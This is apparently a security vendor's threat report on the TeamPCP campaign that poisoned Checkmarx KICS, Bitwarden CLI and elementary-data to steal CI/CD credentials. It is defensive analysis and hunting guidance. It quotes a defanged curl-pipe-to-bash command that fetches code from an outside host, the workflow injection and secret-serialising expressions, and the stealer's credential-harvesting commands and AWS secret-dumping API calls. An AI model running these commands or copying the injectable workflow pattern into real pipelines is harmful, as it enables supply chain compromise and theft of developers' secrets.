

Analyzing TeamPCP's Supply Chain Attacks: Checkmarx KICS and elementary-data in CI/CD Credential Theft

By: Jacob Santos, John Rainier Navato May 13, 2026 Read time: 17 min (4541 words)

Published: 2026-05-13 · Archived: 2026-08-06 02:01:05 UTC

Summary

- Our research analyzed the April 22 Checkmarx Keeping Infrastructure as Code Secure (KICS) and April 24 elementary-data incidents as two case studies within a broader TeamPCP supply chain campaign spanning at least seven confirmed waves. KICS showed multichannel poisoning across Docker Hub, VS Code/OpenVSX, and GitHub Actions, followed by a downstream hijack of @bitwarden/cli using stolen npm tokens. elementary-data used GitHub Actions script injection to trigger the project's own release pipeline, producing a malicious package signed by legitimate CI and published to Python Package Index (PyPI) and GitHub Container Registry (GHCR).
- This campaign is built for credential theft at scale. The payloads target GitHub PATs, npm tokens, cloud credentials, SSH keys, Kubernetes secrets, database credentials, developer tooling secrets, infrastructure-as-code (IaC) files, and cryptocurrency wallet keystores. In elementary-data, the stealer also makes live Amazon Web Services (AWS) API calls to enumerate and pull secrets from Secrets Manager and SSM Parameter Store, going beyond files stored on disk.
- Organizations using GitHub Actions, PyPI, Docker Hub, GHCR, VS Code extensions, and cloud-connected CI runners are directly exposed to this risk. The elementary-data incident also showed that maintainer credentials did not need to be stolen first. One unsanitized pull request comment was enough to turn the project's CI into the attacker's release channel.
- Enforcing the principle of least privilege helps limit the damage when a trusted workflow, artifact, or release process is abused. TrendAI Vision One™ already provides customers with protection and hunting coverage for the threats and techniques discussed here, while more detailed remediation steps and incident-specific recommendations are provided below.

Introduction

TeamPCP has been identified as running a coordinated campaign from March 19 through April 24, with at least seven distinct waves identified. It finds trusted artifacts in developer tool chains, poisons the distribution channel using that project's own infrastructure, and harvests credentials before the project's maintainers or security monitoring catches the substitution. The targets span five programming ecosystems and three registry types.

What distinguishes the two most recent operations is how the actor reached the same outcome, despite using different methods to get there. The KICS attack was operationally complex, with simultaneous poisoning across three distribution channels, an obfuscated payload executed via a downloaded runtime, and a downstream npm hijack executed within 24 hours using stolen credentials.

The elementary-data attack was technically simpler, but perhaps more concerning. A single comment on a GitHub pull request was enough to obtain a runner token, forge a tagged release commit, and invoke the project's own signing infrastructure. The resulting package passed every standard PyPI verification check because the project built it.

This article treats both events as case studies within a single campaign, examines the shared tradecraft, documents the payload differences, and provides a partial MITRE ATT&CK mapping and a unified set of indicators and remediation steps.

TeamPCP is a financially motivated threat actor cluster that TrendAI™ Research has tracked as SHADOW-WATER-058 across a series of supply chain incidents. We assigned the cluster name prior to the April 22 Checkmarx KICS incident based on consistent infrastructure, tooling, and operational markers observed across earlier waves.

Following the KICS incident, the @pcpcats X account posted, "Thank you OSS distribution for another very successful day at PCP inc." That post was a self-identification that aligned with the cluster name we were already using internally, rather than the source of it.

Attribution confidence is medium-high for the campaign cluster, with confidence varying by wave based on available evidence. Our assessment rests on four evidence pillars shared across confirmed waves:

1. Consistent C&C infrastructure patterns
2. Actor-branded exfiltration headers and archive names
3. The .pth file delivery mechanism across Python targets
4. The same Session messenger identifier embedded as the XOR cipher seed in the LiteLLM, X inference, and elementary-data payloads.

The Session ID serves simultaneously as a decryption key component and an operator contact method, appearing identically across three separate package compromises. This is the single and clearest cross-campaign marker in our dataset.

Actor identity, geographic origin, and state affiliation carry low confidence. Open-source reporting indicates TeamPCP claimed a partnership with the Vect ransomware group and CipherForce. TrendAI™ has not independently verified this purported affiliation. A LAPSUS\$ connection was reportedly asserted but remains unconfirmed across all public reporting.

The Vect ransomware group began publishing victims on April 15, 2026, with data attributed to TeamPCP-stolen credentials, confirming active monetization of stolen credentials within weeks of collection.

The following are TeamPCP's confirmed campaign history, from March to April 2026:

1. **March 19:** Trivy GitHub Actions compromised; first confirmed TeamPCP wave
2. **March 23:** KICS GitHub Action compromised via stolen PATs
3. **March 23 – 24:** Checkmarx VS Code extensions on OpenVSX; [LiteLLM PyPI v1.82.7/v1.82.8](#)
4. **March 27:** Telnyx PyPI compromise, [documented by TrendAI™ Research](#) in the prior wave of this series
5. **April 15:** Vect ransomware began publishing victims with data attributed to TeamPCP-stolen credentials

6. **April 22:** Xinfernce PyPI; Checkmarx KICS Docker Hub, VS Code, and GitHub Actions (the first case study detailed in this article)
7. **April 23:** @bitwarden/cli v2026.4.0 downstream hijack using stolen KICS npm tokens
8. **April 24:** elementary-data PyPI and GHCR via GitHub Actions script injection (the second case study detailed in this article)




Figure 1. TeamPCP campaign timeline from initial Trivy GitHub Actions compromise (March 19, 2026) through the elementary-data script injection (April 24, 2026), showing confirmed waves, distribution channels, and the progression from single-channel to multi-channel delivery

The following are the confirmed tooling and markers across the campaign:

1. JavaScript/Bun runtime delivery (KICS, Bitwarden CLI)
2. Python .pth file delivery (LiteLLM, Xinfernce, elementary-data)
3. AES-256-GCM and RSA OAEP-SHA256 encryption (KICS, Bitwarden)
4. MD5-keystream XOR (elementary-data, LiteLLM, Xinfernce)
5. A reused Session messenger identifier as the XOR seed across Python payloads
6. Staging repositories on GitHub named using words from the Dune film and novels (e.g., sardaukar, fremen, atreides, sandworm), following a <dune-word>-<dune-word>-<3 digits> pattern with description Shai-Hulud: The Third Coming
7. Commit-message marker LongLiveTheResistanceAgainstMachines, used as PAT staging and dead-drop marker
8. Actor-branded exfil headers, including X-Rise-To-The-Trinny: agree (elementary-data), X-Filename: tpcp.tar.gz (LiteLLM), and X-QT-SR: 14 (Xinfernce)

Campaign analysis

Across all confirmed TeamPCP waves, shared tradecraft was evident across ecosystems, with three patterns remaining constant regardless of the language, registry, or distribution channel the actor targeted:

CI/CD trust as the attack surface: Every entry vector in this campaign abuses something a build pipeline implicitly trusts. This includes a Docker image pulled by tag rather than digest, a VS Code extension from a known publisher, or a GitHub Actions workflow using the project's own GITHUB_TOKEN, a PyPI package that the project's own CI signed and published. The actor did not need to compromise end-user systems directly in any confirmed wave. The pipeline does the work.

Credential theft as the singular objective: The payload complexity differs across waves, but the output is always the same compressed archive of developer credentials, cloud provider keys, SSH material, and CI/CD tokens. This is exfiltrated to an actor-controlled endpoint before the pipeline finishes. In the KICS case, stolen npm tokens were operationalized within 24 hours for the Bitwarden downstream attack. The actor treats stolen credentials as fungible assets with immediate reuse value.

Actor branding embedded in payloads: The X-Rise-To-The-Trinny: agree header, the trin.tar.gz archive name, X-Filename: tpcp.tar.gz, the reused Session identifier in the XOR key, and the Dune-themed staging repositories are not operational requirements, but are consistent actor signatures that appear deliberate. This pattern has persisted across campaigns spanning six weeks, which is unusual, as most financially motivated actors minimize identifiable markers. The persistence suggests either high operational confidence or a preference for notoriety alongside monetization.

At approximately 12:35 UTC on [April 22, 2026](#), TeamPCP pushed malicious images to the official checkmarx/kics Docker Hub repository, simultaneously poisoning VS Code and OpenVSX extensions and modifying the checkmarx/ast-github-action GitHub Actions workflow. The three-channel attack ran for approximately 83 minutes before Docker's internal monitoring flagged the intrusion.

Checkmarx confirmed the compromise and remediation. The exact initial access vector is unconfirmed in public reporting. The most consistent explanation, based on prior TeamPCP operations, is the use of GitHub PATs stolen in earlier campaign waves. The same commit-message marker found in the Trivy and KICS GitHub Action compromise in March appeared in the April 22 payload infrastructure.

The following were the poisoned artifacts:

1. **Docker Hub:** six checkmarx/kics tags overwritten (alpine, debian, latest, v2.1.20, v2.1.20-debian, fabricated v2.1.21)
2. **VS Code and OpenVSX:** cx-dev-assist v1.17.0 and v1.19.0; ast-results v2.63.0 and v2.66.0
3. **GitHub Actions:** checkmarx/ast-github-action modified to inject a format-check.yml workflow that serialized all repository secrets via `${{ toJSON(secrets) }}`


The core payload, mcpAddon.js (approximately 10 MB), executes via the Bun runtime, which the poisoned artifacts download to the victim system during what the pipeline treats as a normal KICS scan. The stealer targets GitHub PATs, npm tokens, AWS, Azure, and GCP credentials, SSH material, AI and MCP config files (including ~/.claude.json and ~/.claude/mcp.json), and shell history.

Stolen data is AES-256-GCM-encrypted with the symmetric key RSA OAEP-SHA256 encrypted using an attacker-embedded public key, then posted to the Checkmarx-impersonating C&C endpoint. A secondary dead-

drop path auto-creates public GitHub repositories with Dune-themed names and stores encrypted credential blobs under a results/ directory.

Within [approximately 24 hours](#), the stolen npm tokens were used to publish @bitwarden/cli v2026.4.0, extending the malware's reach to any developer or CI pipeline that installed the Bitwarden CLI during the exposure window.

The Bitwarden payload introduced a fallback C&C domain recovery mechanism. If the primary C&C is unreachable, the payload queries the GitHub commit-search API for a specific marker to retrieve RSA-signed alternate exfiltration domains from GitHub commit messages, allowing infrastructure rotation without redeploying payloads. Bitwarden confirmed approximately 334 downloads over a 93-minute exposure window. Our side-by-side analysis of the Bitwarden and KICS payloads confirmed an identical C&C domain, C&C IP, encryption scheme, Bun runtime version, commit marker string, and repository naming pattern between the two variants. This is a finding consistent with third-party independent deobfuscation of the Bitwarden payload.



At 22:10:14 UTC on April 24, 2026, an attacker-controlled account created on April 22 (the same day the Xinferrence attack concluded) posted a single comment on an open elementary-data pull request:


```
curl -sSL hxxps[://]litter[.]catbox[.]moe/iqesmbhukgd2c7hq[.]sh | bash
```

The workflow .github/workflows/update_pylon_issue.yml interpolated `{{ github.event.comment.body }}` directly into a run: block without sanitization. GitHub Actions expands these expressions before passing to bash, executing the injected command on the runner. The runner held a GITHUB_TOKEN with repository write access.

The handle_comment job ran for over two and a half hours. Using the token, the attacker created an orphan-tagged commit containing the malicious elementary.pth, then triggered the legitimate Release package workflow via workflow_dispatch with tag=v0.23.3. The resulting wheel and sdist received the project's cryptographic signing. No maintainer credential compromise was needed. The project's own CI built and signed the malicious release.

The malicious wheel was published to PyPI at 22:20:47 UTC. The GHCR :latest tag was overwritten simultaneously. elementary-data records more than 1.1 million monthly downloads, and the malicious version was live from 22:20:47 UTC on April 24 until sometime on April 25.

The malicious elementary.pth exploits Python's .pth import mechanism. Any line prefixed with import in a .pth file executes at interpreter startup, before application code runs. The payload fires on every Python interpreter startup on an affected host, including subprocesses, regardless of whether elementary is ever imported.



Payload analysis: elementary-data credential stealer

The outer loader is a 46 KB ASCII Python file with CRLF line terminators and entropy of 3.72. That entropy figure deserves attention. This is the entropy of plaintext, not packed or encrypted content. The payload evades the majority of antivirus engines not through packing, but through the absence of traditional malware signatures in pure-Python credential harvesting code. It is a deliberate design choice that performs better against pattern-based static engines than conventional obfuscation would.

The outer loader applies a custom MD5-keystream XOR cipher. The decryption key is the full operator contact string embedded in plaintext at the top of the file:

for any questions: contact <session-id> on session

The algorithm iteratively MD5-hashes this seed, producing approximately 693 rounds to generate the 11,078 keystream bytes needed, then XOR-decrypts the ciphertext byte-by-byte. The decrypted output is stored as a 44,325-character single-line blob of \xNN-escaped bytes. That format defeats code formatters, most static analysis tools, and any analyst doing a casual code review of the .pth file.

The key serves a dual purpose. It decrypts the payload and simultaneously broadcasts the operator's contact method. The same Session messenger identifier appears in the LiteLLM and Xinference payloads, making it the most reliable cross-campaign TeamPCP actor marker in our dataset.

The 11,078-byte inner stealer is executed via `subprocess.run([sys.executable, "-"], input=bytes(jit))`, which feeds input through stdin, never written to disk as a .py file. After execution, a `tempfile.TemporaryDirectory` context manager auto-deletes all artifacts including the credential archive. The stealer is designed for a single exfiltration run with no on-disk persistence beyond a single marker file.

Credential harvesting: More than 80 paths across six categories

Our analysis of the fully decoded inner stealer identified over 80 distinct credential file paths across the following categories, plus 21 shell reconnaissance commands:

Category	Scope
SSH	Private keys (RSA , Ed25519 , ECDSA , DSA), authorized_keys , SSH config, and system host keys from /etc/ssh/ssh_host*_key

Category	Scope
Cloud (AWS/GCP/Azure)	Credential files, environment variables, EC2 IMDS v2 , and ECS task credentials
Kubernetes	<code>~/.kube/config</code> , cluster-wide secret enumeration via <code>kubectl get secrets --all-namespaces -o json</code> , ServiceAccount tokens from <code>/var/run/secrets/</code>
Developer tooling	<code>.npmrc</code> , <code>.pypirc</code> , <code>.cargo/credentials.toml</code> , <code>.vault-token</code> , <code>gh auth token</code> , <code>.netrc</code> , <code>.git-credentials</code> , and IaC files (<code>terraform.tfstate</code> , <code>.gitlab-ci.yml</code> , <code>Jenkinsfile</code>)
Databases	MySQL, PostgreSQL, Redis, MongoDB, LDAP credential files; and environment-variable scans for <code>DATABASE</code> , <code>DB_</code> , <code>MYSQL</code> , <code>POSTGRES</code> , <code>MONGO</code> , <code>REDIS</code> , <code>VAULT</code> patterns
Cryptocurrency	Bitcoin, Ethereum, Solana (including validator and authorized-withdrawer keypairs), Litecoin, Dogecoin, Zcash, Dash, Ripple, Monero, and Cardano wallet keystores

Table 1. Stolen information

The 21 shell reconnaissance commands include `hostname`, `whoami`, `uname -a`, `ip addr`, `ip route`, `printenv`, `env | grep AWS_`, `kubectl get secrets --all-namespaces`, `wg showconf all`, `gh auth token`, `cat /var/log/auth.log | grep Accepted | tail -200`, and recursive API key pattern searches across `.env`, `.json`, `.yaml`, and `.yml` files.

Live AWS Cloud API abuse

When AWS credentials are present in environment variables or reachable via EC2 IMDS, the stealer makes live SigV4-authenticated API calls beyond simple file harvesting:

1. `secretsmanager:ListSecrets` enumerates all accessible secret names across the account.
2. `secretsmanager:GetSecretValue` dumps the plaintext value of each enumerated secret.
3. `ssm:DescribeParameters` enumerates SSM Parameter Store entries.

These three API operation names map directly to CloudTrail event names. For defenders with CloudTrail enabled, query for these operations from CI/CD runner principals or any identity and access management (IAM) entity that should not be accessing Secrets Manager. Unexpected calls to `secretsmanager:ListSecrets` from a data pipeline role are a reliable hunting signal. This operation is rarely needed by application code and is frequently exploited by credential harvesters.

This live API abuse is the payload's most notable behavior. It extends the blast radius from disk-resident credential files to managed secrets not stored on the host at all. A CI runner with an IAM role scoped to a specific task, one that never touches Secrets Manager during normal operation, becomes a window into every secret that role can enumerate if TeamPCP reaches it.

Exfiltration and cleanup

The outer loader collects all inner stealer output to a temporary file, compresses it as `trin.tar.gz`, and exfiltrates with a single HTTPS POST using a custom actor-branded header that acts as a server-side gate. The C&C endpoint only accepts requests with the exact header value, blocking accidental discovery by scanners. The C&C resolved to a Cloudflare-fronted IP and returned HTTP 404 during our analysis. Based on C&C lifecycle patterns observed across prior TeamPCP waves, we assess with high confidence that the actor cycles infrastructure rapidly post-operation. A temporary-directory context manager deletes all artifacts including `trin.tar.gz` on exit, leaving only a single persistence marker.

The exfiltration header pattern mirrors the LiteLLM and X inference payloads. The actor has embedded operator branding into exfiltration headers across every confirmed Python-target wave. This is a network-layer detection opportunity that survives C&C domain rotation.

Evolving tradecraft: What changes between waves

Comparing the two cases side by side shows the threat actor adapting delivery and crypto per operation while holding the objective constant:

Delivery language: KICS used JavaScript executed via the Bun runtime, an approximately 10-MB payload requiring a downloaded runtime binary on the victim system. On the other hand, elementary-data used Python `.pth`, a 46-KB file that executes on interpreter startup with no additional dependencies. The `.pth` approach is smaller, leaves fewer artifacts, and works against any Python environment regardless of installed packages.

Cryptographic sophistication: KICS used AES-256-GCM plus RSA OAEP-SHA256, a proper hybrid encryption scheme where each victim's stolen data is encrypted with a unique session key that only the attacker can decrypt. Conversely, elementary-data used MD5-keystream XOR, which is technically weaker but sufficient for a payload that never needs to decrypt data on the victim side. The threat actor appears to calibrate crypto to operational need rather than defaulting to maximum strength.

Initial access complexity: KICS required unauthorized write access to Docker Hub and VS Code publisher accounts across three channels simultaneously, which requires more effort and is an operation that generates higher noise. On the other hand, elementary-data required a single pull request comment on a public repository. The structural weakness exploited is present in thousands of open-source projects.

C&C resilience: KICS implemented a fallback domain recovery mechanism via signed GitHub commits, allowing C&C rotation without redeploying payloads. For elementary-data, it used a simple C&C with no observed fallback. The actor reserved the more sophisticated C&C architecture for the operation with a larger blast radius and longer expected credential shelf-life. Bitwarden CLI credentials may persist longer than CI runner tokens.

The emerging pattern across all waves: Each new attack introduces a more structural initial access vector, from exploiting GitHub Action permissions in March to comment injection requiring no permissions at all on April 24. The cryptographic and obfuscation sophistication per payload does not uniformly increase. Instead, the actor applies crypto proportional to the expected credential value and adjusts the initial access technique toward progressively lower-barrier structural vulnerabilities.

Security recommendations

The following remediation applies across both incidents. Organizations should prioritize security measures based on which artifacts they have confirmed exposure to:

1. Treat any environment that pulled checkmarx/kics Docker tags (alpine, debian, latest, v2.1.20, v2.1.20-debian, v2.1.21, or v2.1.21-debian) between approximately 12:35 and 15:41 UTC on April 22 as fully compromised. The same should apply to any environment that installed VS Code extensions cx-dev-assist v1.17.0 or v1.19.0, ast-results v2.63.0 or v2.66.0, used checkmarx/ast-github-action before v2.3.36, or installed @bitwarden/cli v2026.4.0.
 2. Rotate credentials from a clean host, not from within the potentially compromised CI environment, including GitHub PATs (ghp_*, gho_*), AWS IAM access keys, Azure credentials and service principal secrets, GCP service account keys, npm tokens (npm_*), SSH private keys from ~/.ssh/id_*, and any secrets stored in .env or .git-credentials files. AI and MCP tool credentials should be included in rotation, as the payload specifically targets ~/.claude.json and ~/.kiro/settings/mcp.json.
 3. Upgrade to safe versions of Docker checkmarx/kics:v2.1.20 (restored: verify against known-clean digest before use), VS Code cx-dev-assist v1.18.0, ast-results v2.64.0, GitHub Action checkmarx/ast-github-action@v2.3.36, npm @bitwarden/cli v2026.3.0 or earlier.
 4. Audit GitHub Actions logs for format-check.yml workflow runs. Search for auto-created public repositories matching the <word>-<word>-<3 digits> Dune-themed naming pattern with description Shai-Hulud: The Third Coming. These might contain encrypted credential blobs that the threat actor has not yet retrieved.
 5. Hunt for Bun runtime artifacts. The presence of a bun or bun.exe binary in unexpected working directories indicates that payload execution occurred even if exfiltration was disrupted.
 6. Block the documented C&C infrastructure at the network perimeter. Our section on indicators of compromise (IoCs) provides more information.
-
1. Treat any host where elementary-data==0.23.3 was installed, or where a container pulled from ghcr[.]io/elementary-data/elementary:0[.]23[.]13 or :latest ran during the exposure window, as fully compromised. The .pth payload fires at Python interpreter startup. Any Python process on the host after installation might have triggered it.
 2. Rotate the following in priority order: AWS access keys and session tokens, GCP service account keys, Azure credentials, Kubernetes service account tokens, then update authorized_keys on connected hosts, GitHub PATs, HashiCorp Vault tokens, npm tokens, all .env and .env.production secrets. Cryptocurrency wallet private keys should be treated as potentially exposed if present on the host, as funds might already be at risk.
 3. Audit for payload artifacts, including a persistence marker file in \$TMPDIR (see IoC section) and any elementary.pth in Python site packages exceeding 100 KB.
 4. Install elementary-data==0.23.4 (maintainer-confirmed safe). For Docker, pin to the precompromise baseline digest listed in the IoC section.
 5. Review network logs for outbound connections to the documented exfil and stager domains (see the IoC section). Presence of either confirms exfiltration attempt, which might require escalation to incident response.

1. Audit all GitHub Actions workflows in the organization's repositories for user-controlled expressions interpolated directly into run: blocks (`{{ github.event.comment.body }}`, `{{ github.event.issue.title }}`, and similar patterns). This is the structural vulnerability that enabled the elementary-data attack, and the pattern is widespread in open-source projects.
2. Pin all Docker image pulls to verified digest rather than tag. Apply network egress controls to the CI agent environments. Neither payload would have succeeded in exfiltrating data from a runner with outbound HTTPS blocked to non-allowlisted endpoints.

TrendAI Vision One™ Integration

[TrendAI Vision One™](#) XDR customers have coverage against the Checkmarx KICS incident through pattern-based detections for both the KICS credential stealer and the Bitwarden CLI variant, behavioral detections that flag Bun runtime execution and credential harvesting spawned by JavaScript runtimes across AWS, Azure, GCP, and GitHub CLI paths, and network inspection signatures for the Bun runtime download pattern, GitHub commit-search dead-drop C&C behavior, and HTTPS exfiltration to the Checkmarx-impersonating C&C. Specific detection names and signature identifiers are listed in the Indicators of compromise section.

For the elementary-data incident, pattern-based detection coverage is pending. TrendAI Vision One™ XDR customers can hunt across both incidents using the following behaviors:

- Python interpreter processes initiating outbound HTTPS at startup
- File creation events for `trin.tar.gz` or the `.trinny-security-update` marker in temporary directories
- DNS queries to the documented C&C domains (see the IoC section)
- Outbound HTTP requests carrying the actor-branded custom header
- Bun binary creation in unexpected paths
- GitHub commit-search API calls originating from CI runner principals
- CloudTrail events for `secretsmanager:ListSecrets`, `secretsmanager:GetSecretValue`, and `ssm:DescribeParameters` from CI or data pipeline IAM roles that should not be accessing Secrets Manager

For defenders: Block the documented C&C infrastructure at the network perimeter. Enable behavioral detections for Bun execution in CI agent environments. Alert on Python interpreter child processes initiating outbound HTTPS at startup. The custom exfiltration header is a near-zero-false-positive detection signal if visible in network inspection.

For decision-makers: Both operations weaponize the trust relationships that developer toolchains depend on, such as a Docker image from the official Checkmarx repository, a PyPI package signed by the project's own CI. Cryptographic image digest pinning and network egress controls on CI runners are the structural mitigations that limit this class of attack regardless of which project TeamPCP targets next. The elementary-data incident shows that a simple pull request comment can be the sufficient entry when workflows interpolate GitHub event data into shell commands without sanitization.

For incident responders: Triage by checking pip freeze and lock files for `elementary-data==0.23.3` across developer workstations and CI runners. Check container image manifests against the malicious digest listed in the IoC section. For the KICS incident, the fallback C&C recovery mechanism means blocking the current C&C IP

does not guarantee a clean system. Audit any GitHub commit-search API calls from CI agents. Preserve any .trinny-security-update and trin.tar.gz artifacts as evidence before wiping affected hosts.

TrendAI Vision One™ Threat Intelligence Hub

[TrendAI Vision One™ Threat Intelligence Hub](#) provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Emerging Threats: [TeamPCP Supply Chain Campaign: Checkmarx KICS Compromise and Bitwarden CLI Hijack](#)

[TeamPCP Supply Chain Campaign: Checkmarx KICS Compromise and Bitwarden CLI Hijack](#)

MITRE ATT&CK mapping

The following techniques cover tactics observed across both incidents. Mapping is partial for this wave; persistence, lateral movement, and extended discovery coverage will follow in our succeeding analysis.

Tactic	Technique	ID	Observation
Initial Access	Supply Chain Compromise: Compromise Software Supply Chain	T1195.002	Poisoned Docker Hub images, VS Code extensions, PyPI packages, and GitHub Actions across both incidents
Initial Access	Valid Accounts	T1078	KICS incident: stolen publisher credentials used for Docker Hub, VS Code, and GitHub Action republish
Initial Access	Trusted Relationship	T1199	Elementary-data incident: GitHub Actions runner token abused through PR comment script injection
Execution	Command and Scripting Interpreter: JavaScript	T1059.007	KICS mcpAddon.js executed via Bun runtime on the victim system
Execution	Command and Scripting Interpreter: Python	T1059.006	Elementary-data .pth payload executed at Python interpreter startup
Execution	Command and Scripting Interpreter: Unix Shell	T1059.004	Elementary-data: GitHub Actions runner executes shell stager after comment injection
Persistence	Boot or Logon Autostart Execution	T1547	Elementary-data .pth fires on every Python interpreter startup on the host
Defense Evasion	Obfuscated Files or Information	T1027	KICS payload uses AES-256-GCM + RSA OAEP-SHA256; elementary-data uses MD5-

Tactic	Technique	ID	Observation
			keystore XOR
Defense Evasion	Indicator Removal: File Deletion	T1070.004	Elementary-data uses a temporary-directory context manager to delete trin.tar.gz on exit
Credential Access	Unsecured Credentials: Credentials In Files	T1552.001	Both payloads harvest SSH keys, cloud credential files, and developer tokens from disk
Credential Access	Unsecured Credentials: Cloud Instance Metadata API	T1552.005	Elementary-data stealer queries EC2 IMDS v2 and ECS task credential endpoints
Credential Access	Steal Application Access Token	T1528	Elementary-data: GitHub Actions runner GITHUB_TOKEN abused to forge release commit
Discovery	Cloud Service Discovery	T1526	Elementary-data: secretsmanager:ListSecrets and ssm:DescribeParameters live enumeration
Discovery	Container and Resource Discovery	T1613	Elementary-data: kubectl get secrets --all-namespaces enumeration
Collection	Data from Local System	T1005	Credential files, shell history, AI and MCP configuration files harvested
Collection	Data from Cloud Storage	T1530	Elementary-data: secretsmanager:GetSecretValue retrieves plaintext secrets
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	HTTPS exfiltration to actor-controlled C&C endpoints in both incidents
Command and Control	Dead Drop Resolver	T1102.001	KICS and Bitwarden variants use GitHub commit-search API to recover fallback C&C domains
Exfiltration	Exfiltration Over C2 Channel	T1041	Both payloads POST encrypted credential archives over HTTPS to the primary C&C endpoint
Exfiltration	Exfiltration Over Web Service	T1567	KICS dead-drop to auto-created public GitHub repositories under Dune-themed names
Impact	Financial Theft	T1657	Cryptocurrency wallet harvesting observed in the elementary-data payload

Table 2. MITRE ATT&CK techniques associated with TeamPCP activity, including initial access, credential theft, payload execution, exfiltration, and downstream abuse observed in the KICS and elementary-data incidents

Indicators of Compromise

The indicators of compromise for this entry can be found [here](#).

Tags

Source: https://www.trendmicro.com/en_us/research/26/e/analyzing-teampcp-supply-chain-attacks.html